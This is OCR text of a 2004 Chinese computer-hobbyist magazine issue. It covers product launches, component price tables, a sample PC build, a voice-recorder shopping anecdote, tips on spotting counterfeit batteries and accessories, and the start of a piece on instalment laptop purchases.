近日，爱国者推出一款高性价的 15 英寸液晶显示器—— F518，该款超薄液晶显示器外观稳重大方，采用聚合式散热背板，使得显示器的散热进一步得到加强，性能安全稳定；它采用 Smart panel 面板，主流 Genesis 芯片，色彩还原度高，产品的亮度为 350 流明，对比度为 450:1，完全可以满足广大 DIY 用户的需求。

咨询电话:*010-82607885*

产品价格:*1998 元*



NEC VERSA S3000 笔记本电脑


NEC 日前推出一款无需启动 Windows 也能马上听 CD 或者观看 DVD 的小型超便携笔记本。这款笔记本拥有 12 英寸 16:9 的宽屏幕，重量不足 2kg，厚度不到 38 毫米。无托盘自动装入式的 DVD 多功能光驱，支持 DVD-R/RW、DVD-RAM 和 DVD+R/RW 多种格式。水平嵌入式的键盘设计，有效的保护屏幕和键盘。除了常用的 USB 接口，它还具有“三合一记忆插槽”接口，支持更先进的 SD、MS PRO 和 xD picture。

咨询电话:*010-88356576-8029*



冠捷 173F 液晶显示器

冠捷日前推出了一款显示器新品，这款编号为 173F 的液晶显示器的分辨率为 1280×1024，点距达到 0.264mm，亮度为 270cd/m2，对比度为 500:1，还具有 sRGB 色彩管理功能，用于消除不同显示系统在色彩还原上的差异。此外，该显示器还拥有冠捷独有的“六大随心技”技术。



双飞燕免电池光电鼠标


双飞燕免电池光电鼠标和套装中的鼠标垫均采用了经典黑和时尚银的色彩搭配，相得益彰、简约而大气。鼠标的背部选用透明的 ABS 工程塑料制造，在工作状态下会透出炫目的镭射光线。黑灰的色彩搭配加上流畅的线条让鼠标看起来动感十足。AK-30 不但拥有免电池的便捷，在使用方面也值得称道。顺滑流畅的移动、清脆的按键加上舒适的大 U 轮可充分满足用户的需要。620 CPI 的分辨率则可以从容应玩家对 CS 和 QUAKE 等游戏。

咨询电话:*0769-5700165*

产品价格:*139 元*

CF [SC01]

爱普生 ME 系列打印机新品秀



10月18日，爱普生(中国)有限公司发布了全新超省ME系列产品，其中，包括ME 1彩色打印机和ME 100彩色复印打印一体机两款产品。ME源于“My Epson”的前两个字母，是在充分考虑中国用户实际使用需求的基础上，为其量身定做的新产品品牌，在其他国家均没有销售。爱普生表示将力争把ME打造成为深受中国用户喜爱的产品品牌。

爱普生在ME系列中引入了“关注打印成本”这一全新的更成熟的消费理念，并基于这一理念降低了墨盒价格，从而使广大用户能更轻松地通过使用原装耗材，充分发挥爱普生整机的性能、体验高品质的打印效果、可靠性，以及其中的打印乐趣。这便是爱普生的打印生活新主张“New Life、New Choice”。

EPSON ME 1彩色喷墨打印机



规格

分 辨 率: 2880dpi
打印速度: 每分钟12页(黑白文本)
每分钟5.4页(彩色文本)
墨　　滴: 6微微升
特有技术: 智能墨滴变换技术(VSDT)
打印幅面: A4
附送软件: Web-To-Page网页快打软件
PhotoQuicker 3.5图像打印软件



超省彩色喷墨打印机

爱普生ME1打印机主要面向初次购买打印机的用户，包括家庭、学生，以及SOHO或小型办公用户。ME系列产品的推出，将为国内用户提供性能优越、使用成本最低、“越打越便宜”的打印机新选择。



参考价格: 498 元

EPSON ME 100多功能一体机



完美100分

爱普生ME100对于家庭或SOHO用户来说，绝对是高性价比的文档、影像处理“利器”。高品质、低使用成本的打印、复印、扫描三合一功能，让你轻松拥有并“越打越便宜”，充分享受数码时代的完美体验。





参考价格: 1050 元



规格

打印/复印分辨率: 2880dpi
扫描分辨率: 600×1200dpi
打印/复印速度: 每分钟11页(黑白文本)
每分钟4页(彩色文本)
墨滴: 6微微升
特有技术: 智能墨滴变换技术(VSDT)
打印幅面: A4
附送软件: Web-To-Page网页快打软件
PhotoQuicker 3.5图像打印软件



CF [SC02]

飞利浦 5 系列液晶显示器新品秀

i显亮芯 LCD系列

11月1日，显示器业界的领导厂商飞利浦在京召开了主题为“用‘芯’体验，显亮无限”的飞利浦“显亮芯”全新5系列LCD新品发布会。在此次新品发布会上，飞利浦隆重推出的“显亮芯”概念和“显亮芯”旗下的新四智技术格外引人注目。“显亮芯”是飞利浦对原有LCD“数字显亮”技术的再次全面升级，它包括四项飞利浦独创智能技术：智亮技术、智控技术、智净技术、智能技术。此次新品发布会的另一重头戏是，飞利浦发布了四款基于“显亮芯”四智技术的LCD新品，型号分别为：150C5、170C5、170X5、190X5。



飞利浦150C5

时尚小精灵　家居更添彩

规格

尺寸：	15英寸
推荐分辨率：	1024×768@60Hz
对比度：	400:1
流明亮度：	250cd/m²
视角：	水平160度，垂直160度
响应时间：	16ms
工作功耗：	17W
环保认证：	TCO'03



飞利浦170C5

显亮“芯”情

规格

尺寸：	17英寸
推荐分辨率：	1280×1024@60Hz
对比度：	450:1
流明亮度：	250cd/m²
视角：	水平160度，垂直140度
响应时间：	16ms
工作功耗：	30W
环保认证：	TCO'03



飞利浦170X5

家用新贵 技高一筹

规格

尺寸：	17英寸
推荐分辨率：	1280×1024@60Hz
对比度：	400:1
流明亮度：	260cd/m²
视角：	水平160度，垂直160度
响应时间：	小于16ms
工作功耗：	35W
环保认证：	TCO'03

SmartPower 智能　SmartBright 智亮　SmartControl 智控　SmartClean 智净

智能技术　让用户拥有超低功耗的显示器，功耗的降低即可减少本身的散热又可延长显示器的使用寿命。

智亮技术　提供多达6种常用应用程序的预设显示模式选择（照片、电视、视频、sRGB、游戏、网际网路），并提供多种人性化设置选择及更易用的自动显亮功能。

智控技术　可以提供显示器的亮度、对比度、声音、色温、水平/垂直位移等参数，还可以查看显示器的一些其他硬件信息（如产品型号、序列号、生产日期、设备信息、自动调整等）。

智净技术　引入智净技术的显示器，其电池、颜料、外漆、外部电缆、塑料原件和外置电源适配器均为无铅制造，确保用户使用更为纯净安全。 CF [SC03]

■新品短信息■

MP3随身听 TCL灵动A88彩屏MP3使用Telechip TCC731解码芯片，A88的超大彩屏支持电子书功能，并能与音乐播放同步进行；支持JPEG、BMP以及TCL自定义的图片格式，能把从网上下载的各种图片都存在机子里，随时浏览。此外，还附带A-B复读、FM调频、录音、五个内置游戏等功能，一机多用。

摄像头 多彩科技黑哨系列B08摄像头采用了具有4.86mmx3.64mm规格、支持HY或OV高速感光优化技术的最新CMOS感光芯片，使生成的影像清新亮丽，24位真彩还原细腻；具备标准的USB接口，能让用户随用随插，使用方便。



■线报■

机会难得，BenQ CD-R仅售1元

BenQ为庆祝自有品牌盘片销量突破1亿片，在全国范围内展开限量1元发售金碟、紫碟CD-R活动。你可以以1元的价格购买到BenQ的正品CD-R。此次活动是回馈广大用户的限量促销之举，全国仅限量限售300万张，机会难得。





■新品短信息■

音箱 世代近期推出了一系列定位在时尚娱乐市场的2.1音箱——音瀑V8cs。该产品定位中高端市场，目前已经有两款产品上市场。卫星音箱均采用了弧形金属筛网罩，其中Ferrari红版采用钢琴喷漆侧板。V8cs音质表现较为突出。目前两款的产品分别定价在388元和448元。



DVD刻录机 日前，LG推出了一款全兼容的16速DVD刻录机新品。这款GSA 4160B除了支持一般市面上主流刻录机都兼容的DVD±R/RW格式之外，还支持DVD+R DL(D9，单面双层，单张盘容量为8.5GB)的刻录，以及被称为"光硬盘"的DVD-RAM格式。

SONY公司近日在中国市场推出了一款16速双层双兼容DVD刻录机——SONY 710A。该款DVD刻录机采用CAV模式进行16X刻录，刻录一张4.7G的DVD光盘仅需5分钟，堪称目前DVD刻录系列产品中最快的。

主板 顶星826A主板是一款高度集成、超低功耗、适用范围广、高性价比的新型MINI ATX主板。它集成了CPU、网卡、显卡、声卡，配有2个IDE、2个PCI、1个软驱槽、1个DIMM槽、6个USB2.0、2个COM口、1个并口、2个PS/2接口以及VGA、声音输入输出、MIC、游戏接口等。

硕泰克独家捆绑K8 939处理器套装日前开始销售，这款支持双通道的套装为SL-K8TPRO-939+AMD Athlon 64 3000+(Socket 939)，这款套装已于10月29日正式上市，售价为2399元。



显示卡 XFX讯景GeForce 6200显卡为公板设计，显示芯片采用风扇进行主动散热。默认核心/显存频率为300MHz/500MHz，搭配8颗TSOP封装现代4ns 显存颗粒，规格为8M×16bit，组成容量为128MB 位宽为128bit的显存单元。在输出接口方面，则提供有CRT、DVI-I和TV-Out全套输出功能。

铭瑄日前推出了两款基于FX5700LE核心的全新产品，分别是铭瑄极光5700LE黄金版黄金斗士和铭瑄极光5700LE白金版黄金斗士。其中，黄金斗士采用了4ns的HY原厂显存，容量为128MB，核心/显存频率达到400/500MHz；白金版版黄金斗士则采用了2.8ns的MBGA显存，核心/显存频率达到400/600MHz。

电源 鑫谷最新推出了P4-300黑金刚电源，该款电源+12V的输出电流达到18A，可以满足最新P4 prescott 核心CPU高功耗的需求。由于采用了主动式PFC，内建过压、过流、欠压、短路、过热、过载保护技术以及12CM大风量静音风扇设计，令散热能力更强、噪音更低。

笔记本电脑 日前，沐泽公司推出两款笔记本新品，分别为天堂鸟DN240D和天堂鸟DN140D。据悉，两款新品均采用了目前笔记本市场上的主流配置，并且外观时尚，价格理性，更适合注重实用性、追求性价比的企业用户和家庭用户。

杀毒软件 光华反病毒软件即将上市，该软件由著名的反病毒专家刘杰主持开发，其提出的并在全球反病毒领域首次应用的Online设计理论，实时在线，实时更新，打破了传统杀毒软件定期手动更新的不安全做法，更使用户充满期待。

10月26日，国内最大的信息安全厂商瑞星公司宣布，推出包含防毒墙在内的七款硬件安全产品，瑞星信息安全整体解决方案"中国盾"也同时全面升级。作为在用户中享有盛誉的老牌软件厂商，瑞星一次性发布如此众多硬件产品，引起了业界和媒体的极大关注。瑞星"由软变硬"的战略转变，预示着国内企业级安全市场迎来了"硬件时代"。

■线报■

买闪龙送礼杯，乐在杯中喜在"芯"

神州数码于10月21日开始正式举办"买闪龙送礼杯，乐在杯中喜在'芯'"活动。活动将一直延续到11月21日，为期一个月。活动期间，每天前1500名购买盒装Sempron 2400+/2500+的用户，均可以获赠精美水杯一个，与神州数码一起分享"闪龙"丰收的喜悦。

购昂达 MP3，送 GP 充电套装

即日起凡购买 VX505 或 VX606 MP3 的 512MB 型号一个，均能得到此次昂达为 VX505/606(512MB)度身订购的“GP 超霸充电套装”一套，该套装市场价格为 68 元，内含 2 粒七号镍氢充电电池和一个迷你充电器！

摩西电通 DVD 刻录机低价上市，还送杀毒软件



摩西电通双16X DVD-DUAL日前以588元的价格惊爆上市，同时赠送价值198元的瑞星2004正版杀毒软件。这款新上市的16x DVD-DUAL 缓存为2MB，支持CD-R/RW、CD Text、DVD-ROM、DVD-R/RW、DVD+R/RW，以及4X DL格式盘片的读写，并且具有DVD区码限制，但提供5次更改区码的机会。

■动态■

新浪日前在京举行了主题为“我游戏，我快乐”新浪iGame休闲娱乐平台新闻发布会。宣布与运营韩国最大的网络游戏门户网站NetMarble的CJ Internet公司联手打造的休闲娱乐平台——**新浪iGame(游戏总动园 http://igame.sina.com.cn)正式发布。**

从 2004 年 10 月 18 日开始，**百度(www.baidu.com)重金设立“金苹果”奖**，面向全球华人征集创意，旨在让人们的生活变得更加简单。首年最高奖项花落谁家，我们将拭目以待！详情请登录apple.baidu.com。

近日，国际著名笔记本电脑厂商**华硕电脑在京举办了以“轻薄之旅——与华硕笔记本同行”为主题的发布会及摄影展**。在活动现场，素以“品质卓越、技术领先”著称的华硕向到场的众多记者和嘉宾展示了数十幅华硕笔记本电脑在各种恶劣环境中应用的背景照片。

10 月 19 日，**北京文通信息技术有限公司**与世界领先的图像**与语音技术软件供应商美国 ScanSoft 公司联手推出了一款全新的文档管理平台——“文通鉴”**。据介绍，基于全球领先的电子文档管理理念，“文通鉴”面向中文电子文档管理全过程，它能够充分满足用户在文档获取、文档处理、文档存储、文档应用等各个环节的不同需求，全面提升用户的文档信息化管理效率。

优派日前宣布，将携手西北最大的连锁网吧经营机构——西安红树林网络科技有限公司，共同打造装机台数多达 1800 台西安红树林网吧旗舰店。西安红树林网吧是目前陕西省能够惟一拿到政府部门网吧经营牌照的网吧，也是西北最大的连锁网吧，其全名为西安红树林网络科技有限公司。

10月20日，**盈通勤工助学活动正式启动**。这次由nVidia和盈通携手举行的全国性推广宣传活动将同时在北京、上海、广州、成都、武汉、西安、沈阳、南京等8个大城市举行，号召全国大学生积极参加社会实践，学习更多工作经验。



映泰集团(Biostar)联合 nVidia 于日前公布了其最新的 nVidia nForce4 CK8 芯片及 Biostar 的相关芯片组的主板 K8NHA939。Biostar此次公布的最新的K8NHA939采用了业内最新nForce4 CK8产品支持10/100/1000的自适应网络适配器，并且完整支持硬件级别的防火墙，高于普通软件防火墙的300%的网路攻击性能。

10月18日-21日，由中国工业设计协会、江苏省科学技术厅、江苏省无锡市人民市政府主办的"2004中国工业设计周暨无锡国际工业设计节"在无锡顺利举行。上海傲森视听设备有限公司出品的**傲森系列大白鲨音箱一举入围 2004"中国工业设计奖"评选产品并最终获得银奖。**

在刚揭晓的 2004 年国际权威工业设计奖项——日本 Good Design Award(G-Mark)评选活动中，华硕 S5、M5、M6、W1、V6 笔记本电脑、J101、J102、P505 手机、MyPal A730PDA 随身电脑、WL-530G、WL-HDD2.5 无线网络产品等 **11 款产品从众多参选产品中脱颖而出，夺得本年度的优良产品设计奖。**

2004 年 10 月 18 号，**“九州风神”通过了 AMD Website listing 官方认证，赢得了国际知名公司的品质认可。**九州风神秉承"品质、品牌、服务、价格"的发展战略，以顾客满意为关注焦点，全力以赴，打造民族精品。此次AMD认证标志九州风神这个品牌将跻身于世界知名品牌的行业。

■新品短信息■

主板 日前，华硕公司特别推出了一款拥有 LGA775 和 PCI-E 全新规格接口的主板、显卡套装—— P5GD1 PRO，而且相比单独购买的价格来说，这款限量套装的零售价格仅为 2199 元，是打算构建 915 平台用户的最佳选择。

PC 海尔日前推出一系列 PC 新品，此系列 PC 均配备了 17 英寸高品质大屏液晶显示器，使得该系列产品不仅性能强劲，而且外形时尚。据悉，海尔 PC 所配置的液晶显示器，全部采用了 16ms 的 A 级面板，从根本上杜绝了亮点，这也充分体现出海尔作为一个国际知名品牌对“完美”的诠释和对品质的不懈追求。

■动态■

希捷公司于10月29日在北京举行了希捷消费电子论坛。在会上，希捷全球消费存储总监 Rob Pait 先生在会上介绍了消费电子类产品的存储需求，并展示了希捷 ST1 系列 5GB 1英寸硬盘和 5GB 闪存硬盘和希捷 DB35 系列大容量 DVR 硬盘。同时还展示了微硬盘 MP3 播放器、硬盘录像机、便携移动硬盘等采用采用希捷存储设备的相关产品。

11 月 1 日，《电脑高手·Office》杂志主办的大型巡展活动“体验快乐办公”在北京鹏润大厦正式开幕。这次面向工作在写字楼中的白领办公族开展的活动，从 11 月 1 日开始，直到 12 月 24 日结束，将在北京近 20 家高档写字楼轮流展开。

CF [SC04]

报价杂货铺

■本栏目的行情报价由《电脑爱好者》编辑部、非常在线 www.veryol.com 联合提供。

本期行情报价截止到2004年10月25日，此价格为市场采集，且经常波动仅供参考。(单位:元)

CPU

半月之星



535 元

赛扬 D 2.4G（散）

点评:赛扬D 2.4G采用全新Prescott核心，前端总线频率提高到533MHz，二级缓存也增加至256KB。赛扬D 2.4G发热量较低，且超频空间较大。

Intel			AMD		
型号	最低价	平均价	型号	最低价	平均价
赛扬1.8GHz(散)	375	380	Sempron 2200+(散)	360	370
赛扬2.0GHz(散)	495	500	Sempron 2300+(散)	400	405
赛扬2.6GHz(盒)	690	700	Athlon XP 2000+(散)	400	410
赛扬D 2.53G(散)	600	600	Athlon XP 2400+(散)	460	470
Pentium 4 2.4C(散)	1140	1160	Athlon XP 2500+(散)	550	560
Pentium 4 2.6C(散)	1340	1355	Athlon 64 3000+(盒)	1340	1350
Pentium 4 2.8C(散)	1400	1410	Sempron 3100+（盒）	1040	1050

市场动态 最近Intel出现了货源问题，所以导致部分处理器震荡上涨，这种现象可能还会持续一段时间。AMD Socket 939处理器已经全面上市，所以Socket 754接口的Athlon 64开始降价。

主板

半月之星



860 元

华硕 P4P800-X


点评:华硕P4P800-X主板属于P4P800 Deluxe的简化版本。X系列号称低价，去除了Deluxe版本一般用户不会用到的功能，例如千兆网卡、WiFi无线套件。

Intel			AMD		
型号	最低价	平均价	型号	最低价	平均价
华硕 P4B533-X	499	510	华硕 P4B533-X	790	800
微星 865PE Neo2-PLS	785	790	微星 KT6V-LSR	610	620
技嘉 GA-8I848P-G	610	620	技嘉 GA-K8NS	790	800
硕泰克 SL-86SPE-L	700	710	硕泰克 SL-KT600-R	555	565
捷波 J-865PEDAP	590	600	捷波 J-N2PA500	480	500
昂达 865PEN	540	550	双敏 UN400TR	700	710
斯巴达克845PA	380	385	昂达 NK7U PRO	670	680

市场动态 支持AMD K8处理器的主板大量上市，新品包括QDI K8V800-6AL(报价780元)、磐正EP-9NDA3（报价1430元）、华擎K8Upgrade-760GX（报价499元）。

内存

半月之星



345 元

Kingston 256MB DDR400


点评:Kingston的内存一直以来深受广大用户的喜爱，特别是在稳定性和兼容性方面。Kingston 256MB DDR400内存在性价比方面，得到大家的认可。

型号	最低价	平均价	型号	最低价	平均价
DDR333			**DDR400**		
HY 256MB	300	310	HY 256MB	315	320
HY 512MB	610	620	HY 512MB	620	630
Kingston 512MB	660	670	Kingston 512MB	680	690
KingMax 256MB	335	340	KingMax 256MB	340	350
Apacer 256MB	345	350	KingMax 512MB	675	680
富豪 256MB	305	310	Apacer 256MB	340	350

市场动态 目前内存的价格逐渐稳定，也陆续有DDR2上市的消息。笔者观察本周内存价格变动较大的主要集中在DDR400方面，特别是512MB的大容量内存，有10多元的下跌，相信这种趋势还将持续。

显卡

半月之星



550 元

七彩虹 镭风9550SE CV版

点评:七彩虹镭风9550SE CV版显卡采用ATi Radeon 9550SE图形处理芯片，完全支持DirectX 9.0，配备128MB 64bit TSOP DDR显存。

nVIDIA			ATI		
型号	最低价	平均价	型号	最低价	平均价
华硕 V9570/TD	1490	1500	华硕 9600 SE/TD	800	820
微星 FX5200-TD128	550	570	微星 RX9550SE-TD128	650	659
技嘉 GV-N52128TE	470	480	技嘉 GV-R96S128D	590	600
铭瑄 极光 5200黄金版	590	600	铭瑄 狂镭9550黄金版	690	699
双敏 速配5918FXL	1270	1299	双敏 火旋风 9818	940	960
盈通 剑龙 G5700LE	780	799	盈通 镭龙 R9600 XT	1360	1390
昂达 闪电8520	450	460	昂达 雷霆9960	750	760

市场动态 显卡市场由于高端产品不断上市，低端产品的价格有小幅降价。中低端的R9550一直都是市场中的热点，本周，宇派R9550热管显卡、迪兰恒进R9550黄金版开始上市。

光存储

半月之星



599 元

LG GSA-4082B DVD刻录机

点评:LG GSA-4082B DVD刻录机是LG推出的第二款全兼容DVD刻录机，达到8倍速DVD±R刻录，4倍速DVD±RW刻录。调价后，性价比极高。

型号	平均价	最低价	型号	平均价	最低价
CD-ROM			**COMBO**		
华硕 CD-S520/A4	175	180	明基 CB482B	405	420
明基 神行鳄 CD652P	170	175	三星 金将军52X康宝 8M	440	449
LG GCR-8523B	140	145	**DVD**		
美格 CVH-5200D	160	165	华硕 DVD-E616P1	265	270
CD刻录机			明基 DVP1650S	260	265
华硕 CRW-5232AS	295	305	微星 D16(MS-8216)	255	260
明基 5224W	290	299	**DVD刻录机**		
台电 女娲 52X刻录机	290	299	华硕 DRW-0804P	940	950
LG GCE-8525B	305	315	明基 DW822A-OK2	600	610
爱国者 52X刻龙	310	325	三星 SH-W08A	840	850

市场动态 近半个月的光存储市场中，可谓风波四起，特别是双8速DVD刻录机和更高倍速的DVD刻录机降价消息不断。随着16倍速DVD刻录机的上市，低倍速DVD刻录机还会继续降价。

显示器

半月之星



2580 元

LG 1715S

点评:LG 1715S采用灰白色的超窄边框设计。这款显示器拥有250cd/M²的亮度、400:1的对比度、16ms的响应时间、140度的可视角度。

CRT			LCD		
型号	最低价	平均价	型号	最低价	平均价
17"CRT			**15"LCD**		
三星 785MB	1280	1290	飞利浦150S5	2430	2450
LG T710S	990	1000	大水牛P45H	2560	2580
19"CRT			**17"LCD**		
明基992p	1870	1880	三星 173S	3900	3920
飞利浦109F5	1650	1670	AOC D471+	2490	2499
美格810FTII	1685	1700	优派 VA720	3680	3700

市场动态 最近一段时间的显示器市场好消息不断，除了降价外，12ms高响应速度的液晶显示器也不断出现在市场中。在CRT显示器方面，也有不少低于1000元的新品，大家可以关注一下。

CF [SC05]


装机直达车

河南田国载读者：最近我想攒一台赛扬D平台的电脑，要求电脑各方面能满足超频的需要。当然，这台电脑更多是用于家庭多媒体应用，显示器要配液晶的。谢谢！

配件	型号	价格(元)
CPU	赛扬D 320(2.4GHz，散)	535
散热器	九州风神恺撒大帝	55
主板	磐正4PDA3I	680
内存	富豪DDR400 256MB	305
硬盘	希捷酷鱼7200.7 120GB	625
显卡	微星RX9550SE-TD128	650
声卡	板载Realtek ALC650音效芯片	-
网卡	板载Realtek RTL8100C网络芯片	-
显示器	飞利浦150C5	2599
光驱	LG 16X DVD-ROM	235
机箱/电源	金河田宝鼎2019B机箱	380
键鼠	金河田鸳鸯剑键鼠套装	90
音箱	漫步者R331T	280
总计		6434

赛扬D 320处理器的超频性能非常好，在性能方面，与赛扬4也有非常明显的提升。配合磐正4PDA3I主板，可让超频变得更方便。磐正4PDA3I采用了Intel 865PE + ICH5芯片组的组合。磐正4PDA3I板载了一条AGP 8X插槽，4条支持双通道DDR400的内存插槽，最大支持4GB。两个SATA硬盘数据接口可支持2个SATA设备，两个IDE插槽最多可同时支持4个IDE设备。作为家庭多媒体应用为主要用途的电脑，拥有一个良好读盘性能的DVD-ROM是必不可少的，我们推荐使用LG 16X DVD-ROM❶。

金河田鸳鸯剑键鼠套装❷是一款性价比较高的光电鼠标和键盘组合，光电鼠标和键盘均采用PS/2接口。为了引合更多人的需求，还黑、白、蓝三种外观颜色可供选择。



飞利浦150C5❸是一款15英寸液晶显示器，无论是将其置于卧室或书房，150C更像是一件漂亮的工艺品。虽然150C是家用型标配小机型，但它的显示性能却极为出众，对比度为400：1，亮度为250cd/㎡，可视角度更达160度，响应时间为16ms。

机箱选用金河田宝鼎2019B机箱❹，支持Micro ATX主板，外壳通体为红色。金河田宝鼎2019B机箱面板采用特殊SF环保油漆喷涂，外观漂亮、手感舒适；侧板锁扣设计，可有效防止别人动用内部硬件；标配高功率CCC认证ATX电源。CF [SC06]

闷豆买录音笔

闷豆：“小姐你们这里有什么可以推荐的便宜的录音笔？容量不用太大。”

销售小姐：“我推荐你买国产D牌的产品的，国内名牌，这款616型号的可以录音460分钟，采用韩国专用芯片音质比杂牌货号很多，价格只有三百多元。”

闷豆：“它的内存多大？”

销售小姐：“这个我不清楚，反正可以最多可以录460分钟，七个多小时呢！”

闷豆：“可以看一下说明书吗？”

销售小姐：“当然，这款录音笔功能强大，有电脑下载、声控录音功能、电话线录音功能……”

“原来是16MB的呀。”闷豆指着说明书说。

销售小姐：“它采用特殊压缩格式所以可以录460分钟，你看说明书上写着，我不会骗你的。”

闷豆：“460分钟是指设置最低音质模式下，如果设定高品质录音的话只可以录90多分钟。”

销售小姐：“录音笔都是讲最长录音时间的。”

销售小姐：“这款录音笔也有32MB版本的614型号，录音时间翻倍，不过价格要四百多元。”

闷豆：“你说这个录音笔用的是韩国芯片，怎么说明书上没有提到呀？”

销售小姐又开话题：“你要内存大的话也可以考虑买128MB带录音功能的MP3播放机，或者进口上千元的录音笔。”

闷豆：“MP3播放器的录音效果怎么可以与录音笔比呢，我还是想买录音笔。”

闷豆：“这款录音笔可以将录音内容下载到电脑里吗。”

销售小姐：“可以包装中有录音软件光盘和数据线，绝对可以连接电脑。”

由于当时也没有电脑可试，而且销售小姐一再表示产品是名牌，一个月包换一年包修的售后服务，闷豆没有仔细试验所有功能就买下了录音笔。回家闷豆试录了几次效果还不错，功能也挺多的，最后闷豆想将录音内容下载到电脑中看看电脑放音的效果，这才发现该录音笔是通过COM口与电脑连接的，速度与用惯了USB闪盘不能同日而语。

点评：录音笔一般广告宣传的都是最长录音时间，如果要提高录音品质录音时间会相应比例降低。低端的录音笔没有与电脑连接的数据接口，有些产品使用COM串口与电脑连接传输大文件耗时比较长，中高档录音笔现多采用USB传输接口。录音笔多用两节AAA电池，可以使用充电电池代替以降低使用成本。

攒机五味瓶

CF [SC07]



●新版三洋 AAA 7 号充电电池假货揭密

三洋电池由于性能卓越口碑好销路好自然成为重点仿冒对象。最新版本的高仿三洋 7 号充电电池在外包装的仿制上已经可以达到乱真的地步。

2 节一组的吊板封装采用三洋国际版外包装，电池外皮印刷也堪称精美。电池的负极上也有 HR 钢印，不过与真品相比假货的 HR 字母钢印字号要明显大一些，也有一些版本采用与真品一样的小字号钢印不过 R 字母非常模糊。在 7 号电池中假冒电池目前都没有做成真品一样的三洋电池特有的圆中带方的正极帽。很多商家骗消费者只有 AA 型三洋充电电池帽才具有该特征，其实 AAA 型的正宗三洋电池同样具有上述特征。真电池在电池一侧压有同色的生产日期，有手指甲抠一下有明显的凹凸感觉，而且假货则用印刷的方法或者根本没有生产日期。根据我们测试标称 800mAh 容量的假冒电池实际容量不到 500mAh，有的还有很高的自放电率。



1

目前市场上有海尔标志的简体中文版行货包装的三洋 AAA 充电电池(见图1)被仿冒的比较少，虽然它的价格比国际版包装的产品贵 1 元 / 节左右，但更容易买到真货。

●日版高容量充电电池假货多

市场上和网上有很多出售日本本土版本的高容量 AA 充电电池，都是号称直接从日本进货品质超群。

其实这些电池有很大部分都是国内小厂利用低容量电芯和次品电芯 REMARK 的，用快速充电很容易造成漏液和冒盐。只所以采用日本本土版版本主要是因为，这些电池最早在日本上市最早可以得到样品，最主要的原因的是普通消费者无缘见到真货所以仿制品与真货在包装和本体上存在一些细节差异用户没有真货对比根本无法发现，就算用户有疑问也可以用日本本土货就是这样的话来搪塞。这些日版电池包括三洋、松下、东芝、富士、万胜、奥林巴斯等多种国外名牌。对于像三洋电池这样有明显标志的电池则通过用小容量电池换外皮打磨成最高容量产品来出售，几乎所有早期销售的三洋 1750mAh 电芯都穿上了 2300mAh 的外衣。对于没有明显识别特征的松下等电池仿冒更加方便，随便什么便宜电池套上外皮就可以。

●小心“三无”小容量数码伴侣

市场上有出售容量 4GB 以下的“三无”数码伴侣，这些数码伴侣有相当一部分是用数码伴侣盒配上从废旧笔记本电脑上拆下来的旧硬盘 DIY 而成的。有的硬盘本身已经出现坏道商家经过处理将坏道屏蔽后减小容量继续使用。这类数码伴侣寿命比较短，很容易将多次存储的资料毁于一旦。建议消费者购买正规厂家的产品或者购置数码伴侣盒和新硬盘当场组装。

● iPOD 耳机出现大量仿冒

市场上二手的老版本 iPOD 耳机由于造型特殊音质好加上价格便宜颇受到爱乐者的青睐。不过近期市场上有不少仿制的这类耳机出现(见图 2)。市面上价格低于百元的所谓全新 iPOD 耳机(老款)都不是真货或者不是真的全新货，低价出现在市场上的 iPOD 耳机绝大部分都是二手货，只是成色的差异。


2

这批仿冒的iPOD耳机与真货对比比较容易区别：首先看耳机线真货比较柔软，而假货在环境温度比较低的情况下会比较硬而且颜色更白，耳机插头做工比较粗糙。其次看耳机网罩真品编织得非常细密还有一定折光效果，而相对假冒品编织比较稀疏与普通廉价金属网罩耳机相当，最后看耳机上 L 和 R 的印字，假货用指甲一刨很容易将字标去掉。购买二手 iPOD 耳机相对还是成色略差一些的耳机真品的几率大一些。

●原装笔记本内存有假冒

一些商家将兼容品牌的笔记本内存条换掉上面的标贴纸，换上自己伪造的原装内存标贴高价出售。虽然这些内存也可以正常使用不过用户为此要多花不少冤枉钱。这些假原装笔记本内存通常没有正式的包装，有的商家把他们说成是从其它机器上拆下来的拆机条，也有的商家找来印有条码或数字的塑料小袋作为包装看上去挺像样的。建议用户如果打算购买原装内存最好直接到品牌专卖店或授权代理商购买，对于预算不多的用户可以考虑Kingston等兼容内存也是一样使用的。CF [SC08]



800元本本抱回家

■ 福建 斯佳丽

分期付款这个名词在如今这个时代早已不新鲜了。买房、买车都可以分期付款，然而买笔记本电脑以及大件的时尚数码产品也可以进行分期付款。由于信贷购买笔记本电脑与到电脑城的传统购机存在许多差异。特别对于分期付款买本本的操作流程如何？售后服务如何制作？这一系列问题都是大家所关心的。

分期付款的方式

